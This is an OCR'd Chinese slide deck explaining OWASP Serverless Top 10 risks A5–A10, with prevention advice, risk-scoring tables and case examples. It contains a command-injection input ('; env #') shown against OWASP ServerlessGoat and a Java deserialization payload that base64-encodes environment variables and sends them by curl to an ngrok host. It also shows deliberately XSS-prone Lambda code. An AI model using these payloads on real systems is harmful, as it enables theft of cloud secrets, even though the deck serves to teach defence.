
A5:失效的访问控制-维度测评

维度	无服务器模式
攻击向量	超特权功能为目标，而不是控制环境
安全弱点	授予函数过多资源的权限是潜在的后门，不遵守最低授权原则的函数都可能导致访问控制受损
影响	取决于受损的资源
总体评价	我们不拥有基础设施，但是我们还是会泄露敏感数据

A5:失效的访问控制-预防

- 检查每个函数，遵守最小授权原则
- 检查每个函数，防止过多的权限
- 建议自动执行权限配置功能
- 遵循供应商的最佳实践

A5:失效的访问控制-案例




A6:安全配置错误-维度测评

维度	无服务器模式
攻击向量	未链接的触发器、公共存储桶、
安全弱点	Github密钥泄露、长超时函数攻击和低并发函数攻击
影响	敏感信息丢失、资金损失、DoS攻击，严重情况下导致未经授权访问云资源
总体评价	入口点数量增加、但是影响降低

A6:安全配置错误-预防

- 扫描云账户识别公共资源
- 实施强制访问
- 遵循供应商的最佳实践
- 检查具有未链接触发器的功能
- 将超时设置为函数所需的最小值
- 遵循供应商提供的功能配置建议
- 使用自动工具检测安全配置错误

A6:安全配置错误-案例


OWASP ServerlessGoat - Vulnera
https://s3.amazonaws.com/serve
https://kgm6cpyrw8.execute-api.us-east-1.amazonaws.com/Prod/
Apps
Suggested Sites
Work
Resource
Cloud
OpenSource
PeopleDevelopment
Security
Tool
Mywork
AWS
Container&Serverle...
Paper
OSCP
OWASP ServerlessGoat
OWASP ServerlessGoat is a deliberately insecure realistic AWS Lambda serverless application, maintained by OWASP.
Enter a URL of a Word Doc (.doc) file to convert:
https://www.puresec.io/hubfs/document.doc; env #
Submit
Try to find as many issues as possible, from the following list:
Function Event Data Injection
Broken Authentication
Insecure Serverless Deployment Configuration
Over-Privileged Function Permissions & Roles
Inadequate Function Monitoring and Logging
Insecure 3rd Party Dependencies
Insecure Application Secrets Storage
Denial of Service & Financial Resource Exhaustion
Serverless Function Execution Flow Manipulation
Improper Exception Handling and Verbose Error Messages
More information about the top risks: Serverless Security Top 10
00:00:00
Type here to search
2:30 PM
5/27/2019

A7:跨站脚本-维度测评

维度	无服务器模式
攻击向量	存储攻击，如电子邮件、云存储、物联网、日志等
安全弱点	在JSON中解析不受信任的数据
影响	敏感信息泄露
总体评价	更多攻击媒介，但影响更小

A7:跨站脚本-预防

- 不受信任的数据，输入进行校验，输出进行编码
- 已知框架和头文件同样有效

A7:跨站脚本-案例

```
import boto3
import json

def lambda_handler(event, context):

    msg_id = event['Records'][0]['Sns']['MessageId']
    msg_data = event['Records'][0]['Sns']['Message']

    client = boto3.client('iot-data', region_name='us-east-1')
    link = "<a href=\"https://my.api/v1/get_email?id="+msg_id+"\"/>Click</a>"
    response = client.publish(
            topic='protego-a7-topic',
            qos=1,
            payload=json.dumps({"msg": msg_data, "id": link})
    )
```

A8:不安全的反序列化-维度测评

维度	无服务器模式
攻击向量	Python, NodeJS和JSON的普及使得攻击向量很广泛
安全弱点	第三方库处理JSON数据引入漏洞
影响	任意代码执行和数据泄露
总体评价	攻击面很小，但影响很巨大

A8:不安全的反序列化-预防

- 通过严格类型约束来校验不受信任的数据的序列化对象
- 查看第三方库是否存储反序列漏洞
- 监控反序列化使用和异常以识别可能的攻击

A8:不安全的反序列化-案例

```java
import com.fasterxml.jackson.databind.ObjectMapper;
import java.io.IOException;

public class JsonMapper {
    public static Movie toView(String jsonResponse) {
        ObjectMapper objectMapper = new ObjectMapper();
        try {
            return objectMapper.readValue(jsonResponse, Movie.class);
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }
}
```

```
keizer@protegolabs:/tmp$ cat payload.java; javac payload.java; base64 --wrap=0 payload.class&

public class payload {

        public static void main(String[] args) throws Exception {
                Process process = Runtime.getRuntime().exec("env=`env|base64 --wrap=0`; curl
http://protegolabs.ngrok.io?data=${env}");
        }

}

[1] 32011
keizer@protegolabs:/tmp$ yv66vgAAADQAHgoABgARCgASABMIABQKABIAFQcAFgcAFwEABjxpbml0PgEAAygpVgEA
BENvZGUBAA9MaW5lTnVtYmVyVGFibGUBAARtYWluAQAWKFtMamF2YS9sYW5nL1N0cmluZzspVgEACkV4Y2VwdGlvbnMHA
BgBAApTb3VyY2VGaWxlAQAMcGF5bG9hZC5qYXZhDAAHAAgHABkMABoAGwEAR2Vudj1gZW52fGJhc2U2NCAtLXdyYXA9MG
A7IGN1cmwgaHR0cDovL3Byb3RlZ29sYWJzLm5ncm9rLmlvP2RhdGE9JHtlbnZ9DAAcAB0BAAdwYXlsb2FkAQAQamF2YS9
sYW5nL09iamVjdAEAE2phdmEvbGFuZy9FeGNlcHRpb24BABFqYXZhL2xhbmcvUnVudGltZQEACmdldFJ1bnRpbWUBABUo
KUxqYXZhL2xhbmcvUnVudGltZTsBAARleGVjAQAnKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1Byb2Nlc3M7A
CEABQAGAAAAAAACAAEABwAIAAEACQAAAB0AAQABAAAABSq3AAGxAAAAAQAKAAAABgABAAAAAQAJAAsADAACAAkAAAAmAA
IAAgAAAAq4AAISA7YABEyxAAAAAQAKAAAACgACAAAABAAJAAUADQAAAAQAAQAOAAEADwAAAAIAEA==
[1]+  Done                    _     base64 --wrap=0 payload.class
```


A9:使用含有已知漏洞的组件-维度测评

维度	无服务器模式
攻击向量	依赖库和第三方库
安全弱点	问题很普遍
影响	一些大规模的漏洞爆发正是利用了已知组件的漏洞
总体评价	每个函数都会带来一大堆的依赖，所以漏洞存在的可能性更高

A9:使用含有已知漏洞的组件-预防

- 在整个系统中监控依赖组件及其版本
- 仅通过安全链接从官方来源获取组件
- 持续监控CVE和NVD等来源的漏洞
- 建议使用商业化方案扫描已知组件的漏洞

A9:使用含有已知漏洞的组件-案例



A10:不足的日志记录和监控-维度测评

维度	无服务器模式
攻击向量	依靠监控和日志记录不足来避免被发现，无服务器审计更加困难
安全弱点	不实施恰当的审计机制和仅依赖服务提供商的手段
影响	影响不确定，但太晚发现攻击可能造成很大的损失
总体评价	服务商提供的监控有限制，而且当攻击者使用复杂技术来掩盖，

A10:不足的日志记录和监控-预防

- 利用服务提供商的监控工具来识别和报告不需要的行为
- 部署审计和监控基础设施提供商未充分报告的数据的机制，以识别安全事件

A10:不足的日志记录和监控-案例

protego-a10-audit

bad_inputs

firewall.py

firewall.py

```
import datetime

def verify(event, context):
    return isValidInput( event["body"] )

def isValidInput(input):
    file = open('bad_inputs')
    for line in file:
        if input.find( line.rstrip() ) > -1:
            ts = datetime.datetime.now().strftime('%Y-%m-%d %H:%M:%S')
            print "{time} [Malicious input detected]: {mal}".format(time=ts, mal=input)
            return {"status": "error"}

    return {"status": "success"}
```

CloudWatch > Log Groups > /aws/lambda/protego-a10-audit > 2018/06/22/[$LATEST]6bcc94ee53a34b8c8bd4de14034b7021

Time (UTC +00:00)	Message
2018-06-22	
	No older events found
12:06:58	START RequestId: c150a05c-7614-11e8-b7f4-81ce8101b03f Version: $LATEST
12:07:19	START RequestId: cd9ca9e7-7614-11e8-ae84-9b0aa19c0702 Version: $LATEST
12:07:51	START RequestId: e1033fdf-7614-11e8-ba6a-f7e31bf28e54 Version: $LATEST
	No newer events found

OWASP无服务器风险TOP10总体评价

风险	可利用性	普遍性	可检测性	技术	分数	风险仪表盘	OWASP Top 10
A1：注入	容易：3	常见：2	难：1	严重：3	6.0		8.0
A2：失效的身份认证	难：1	广泛：3	难：1	严重：3	5.0		7.0
A3：敏感数据泄露	难：1	常见：2	难：1	严重：3	4.0		7.0
A4：XML外部实体	难：1	罕见：1	难：1	严重：3	1.0		7.0
A5：失效的访问控制	平均：2	常见：2	难：1	严重：3	5.0		6.0
A6：安全配置错误	容易：3	广泛：3	容易：3	中等：2	6.0		6.0
A7：跨站脚本	容易：3	广泛：3	容易：3	低：1	3.0		6.0
A8：不安全的反序列化	平均：2	广泛：3	难：1	严重：3	6.0		5.0
A9：使用含有已知漏洞的组件	容易：3	广泛：3	容易：3	严重：3	9.0		4.7
A10：不足的日志记录和监控	平均：2	广泛：3	容易：3	中等：2	6.0		4.0

OWASP无服务器其他应用风险

风险	可利用性	普遍性	可检测性	技术	分数	风险仪表盘
X：拒绝服务（DoS）	难：1	常见：2	容易：3	无：1	2.0	
X：拒绝钱包（DoW）	容易：3	广泛：3	容易：3	严重：3	9.0	
X：不安全的机密信息管理	容易：3	常见：2	难：1	严重：3	5.0	
X：不安全的共享空间	容易：3	常见：2	难：1	平均：2	4.0	
X：业务逻辑/流程操作	容易：3	广泛：3	平均：2	严重：3	8.0	

无服务器应用安全思考-深度防御

附录

- https://github.com/OWASP/Serverless-Top-10-Project
- https://github.com/OWASP/Serverless-Goat
- https://github.com/puresec/sas-top-10
- https://www.owasp.org/index.php/OWASP_Serverless_Top_10_Project#tab=Translation_Efforts